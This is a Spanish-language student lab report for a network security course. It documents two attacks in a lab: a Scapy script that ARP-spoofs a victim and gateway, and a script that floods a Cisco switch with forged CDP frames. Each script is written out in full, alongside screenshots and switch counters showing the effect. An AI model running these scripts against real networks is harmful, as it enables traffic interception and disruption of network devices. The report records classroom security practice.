

# **Presentación**

**Videos:** [https://drive.google.com/file/d/1wL8Yo4MO-YtF0LIQjtSm\\_ggGAIijUzK9/view?usp=sharing](https://drive.google.com/file/d/1wL8Yo4MO-YtF0LIQjtSm_ggGAIijUzK9/view?usp=sharing) / <https://drive.google.com/file/d/1Uj3FplaKj4NI Eg1P8sveDUHpakH0VPkJ/view?usp=sharing>

**Nombre:** ANGEL CORCINO SANCHEZ

**Matricula:** 2024-2541

**Profesor:** Jhonatan Rondon

**Materia:** Seguridad de Redes

**Institucion:** ITLA




# **Reporte de la practica Num. 3**

## **-Ataque ARP-**

**Realizacion del script 1 gracias a ChatGPT :)**

**Visualizacion del script en el entorno de Kali**



The screenshot shows a terminal window titled "Terminal" with the command "Terminal" in the title bar. The window is displaying a Python script named "ARP.py". The script uses the scapy library to send ARP requests. It defines two variables: `v_ip = "192.168.23.25"` and `g_ip = "192.168.23.1"`. A message is printed to the screen: "Ejecutando el Ataque Obio Ctrl+C para parar". A try block contains a while loop that sends ARP requests to the victim's IP address. The loop includes a sleep of 2 seconds between iterations. An except block handles KeyboardInterrupt exceptions, printing "Poh". The terminal window has a dark background and white text. The bottom of the window shows a menu bar with various options like Get Help, Write Out, Read File, etc., and a status bar at the bottom.

```
GNU nano 4.5          ARP.py
from scapy.all import ARP, send
import time

v_ip = "192.168.23.25"
g_ip = "192.168.23.1"


print("Ejecutando el Ataque Obio Ctrl+C para parar")
try:
    while True:
        send(ARP(op=2, pdst=v_ip, psrc=g_ip), verbose=False)
        send(ARP(op=2, pdst=g_ip, psrc=v_ip), verbose=False)
        time.sleep(2)
except KeyboardInterrupt:
    print("Poh")
```

**Ahora podemos visualizar en el script el cual declaramos en 2 variables las direcciones ip las cuales son `v_ip: 192.168.23.25` / `g_ip 192.168.23.1` el cual el primero es de la victima y el segundo es el del router, ya después se ejecuta un bucle el**

**cual utiliza parámetros de la librería que se llamo al principio para generar el ataque**

## **Parte numero 2: Verificacion de la conectividad de los dispositivos**


### **Parte2.1**



Ahora ingresamos desde la PC de la victima y realizamos un ping el cual ira de desde el router a la pc atacante para probar la conectividad de los dispositivos finales.

### **Parte2.2**


#### **ARP Verification: Desde la maquina victim**



Ahora podemos realizar la visualización de la tabla Arp para verificar las direcciones MAC de los dispositivos antes de realizar el ataque.

---


## **Paso Numero 3: Activacion del .PY**



### **Parte3.2**

---

En este punto Podemos ver el script en funcionamiento en el cual ya esta realizándose



En esta parte final del primer ataque podemos ver de forma clara y sencilla que el router y la maquina Linux comparten la misma mac address y por ende hace cumplir su función.

# **Ataque Num: 2**

## **Ataque DoS mediante Script Automatizado .PY**

## **Visualización del Script y desenglose del mismo**

```
Activities Applications Places Text Editor Feb 6 20:06
KBoom.py
-/Desktop
Save
Open ▾

from scapy.all import *
import struct
import random
import time

def calculate_checksum(data):
    if len(data) % 2 != 0:
        data += b"\x00"
    s = sum(struct.unpack("=H" * ((len(data)) // 2), data))
    while s >= 16:
        s = (s & 0xFFFF) + (s >> 16)
    return s & 0xFFFF

user_platform = b"Cisco IOS"
user_port = b"eth0"
ver_str = b'Cisco IOS Software, Vios_12 (vios_12-ADVENTERPRISEK9-M), Version15.2'
try:
    while True:
        nombre_vecino = "Sw " + str(random.randint(1000, 8000))
        id_bytes = nombre_vecino.encode()
        tlv_id = b"\x00\x00\x00\x01" + struct.pack("=H", len(id_bytes) + 4) + id_bytes
        tlv_ver = b"\x00\x00\x05" + struct.pack("=H", len(ver_str) + 4) + ver_str
        tlv_cap = b"\x00\x00\x04\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x29"
        tlv_plat = b"\x00\x00\x06" + struct.pack("=H", len(user_platform) + 4) + user_platform
        tlv_ver = b"\x00\x00\x05" + struct.pack("=H", len(ver_str) + 4) + ver_str
        carga_tlv = tlv_id + tlv_ver + tlv_cap + tlv_ver + tlv_plat
        header_temp = b"\x02\x00\x00\x00"
        csum = calculate_checksum(header_temp + carga_tlv)
        payload_final = b"\x02\x02\x0b" + struct.pack("=H", csum) + carga_tlv
        pkt = Ether(src=RandMAC(), dst="01:00:0c:c:cc:ce")/LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(oui=0x00000c, code=0x200)/Raw(load=payload_final)
        sendp(pkt, iface="eth0", verbose=False)

except KeyboardInterrupt:
    print("\n[*] Ya calleron")
```

*El script desarrollado en Python utiliza la librería Scapy para construir y enviar paquetes CDP (Cisco Discovery Protocol) de forma manual hacia un dispositivo Cisco, simulando un escenario de CDP flooding. El código genera diferentes campos TLV característicos del protocolo, como Device ID, Port ID, Platform y Version,*


*algunos de ellos con valores aleatorios, con el fin de simular múltiples anuncios de dispositivos falsos. Para garantizar el procesamiento del paquete a nivel de capa 2, este se encapsula correctamente en tramas Ethernet, LLC y SNAP.*

*Durante la ejecución, los paquetes CDP son enviados de manera continua a través de la interfaz de red especificada, lo que provoca un aumento en los contadores de tráfico CDP del dispositivo objetivo y la generación de errores de checksum, evidenciando el procesamiento de paquetes malformados. Aunque no se crean entradas adicionales en la tabla de vecinos, el ataque impacta el plano de control, permitiendo analizar el comportamiento del switch ante tráfico CDP inválido con fines estrictamente educativos y de laboratorio.*

---

## Vizualizando en los dispositivos

### Switch:



A screenshot of a terminal window titled "Terminal" showing network traffic statistics and CDP counters for a switch. The terminal output includes:

```
Linux x R4 R1 x
Full-duplex, Auto-speed, media type is RJ45
input flow-control is off, output flow-control is unsupported
ARP type: ARP, ARP Timeout 04:00:00
Last input 00:00:42, output 00:00:00, output hang never
Link up, queueing discipline pfifo_fast
Input queue: 0/2000/0/0 (size/max/drops/flushes); Total output drops: 0
Queueing strategy: fifo
Output queue: 0/0 (size/max)
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
62 packets input, 7280 bytes, 0 no buffer
Received 52 broadcasts (0 multicasts)
0 runts, 0 giants, 0 throttle
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
0 watchdog, 0 parity, 0 collision, 0 condition detected
493 packets output, 33532 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 unknown protocol drops
0 babbles, 0 late collision, 0 deferred
0 collisions, 0 no carrier
0 output buffer failures, 0 output buffers swapped out
Switch#show cdp traffic
Switch#show cdp traffic
CDP counters :
Total packets output: 105, Input: 21
Hdr syntax: 0, Chksum error: 52, Encaps failed: 0
No memory: 0, Invalid packet: 0,
CDP version 1 advertisements output: 0, Input: 0
CDP version 2 advertisements output: 105, Input: 21
Switch#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, R - Repeater, P - Phone,
                  D - Remote, C - CSTA, M - Two-port Mac Relay
Device ID      Local Infrfce     Holdtme   Capability Platform Port ID
Router        Eth 0/1          153         R B    Linux Uni Eth 0/0
Total cdp entries displayed : 1
Switch#
```

### Desenglose :

***El ataque CDP flooding se ejecuta correctamente y los paquetes alcanzan el dispositivo Cisco, lo cual se evidencia por el incremento en los contadores de paquetes CDP de entrada y en los errores de checksum.***

***Aunque no se observe un aumento en la tabla de vecinos CDP, esto es un comportamiento esperado del protocolo, ya que el impacto del ataque se manifiesta en el plano de control y en el procesamiento interno del dispositivo***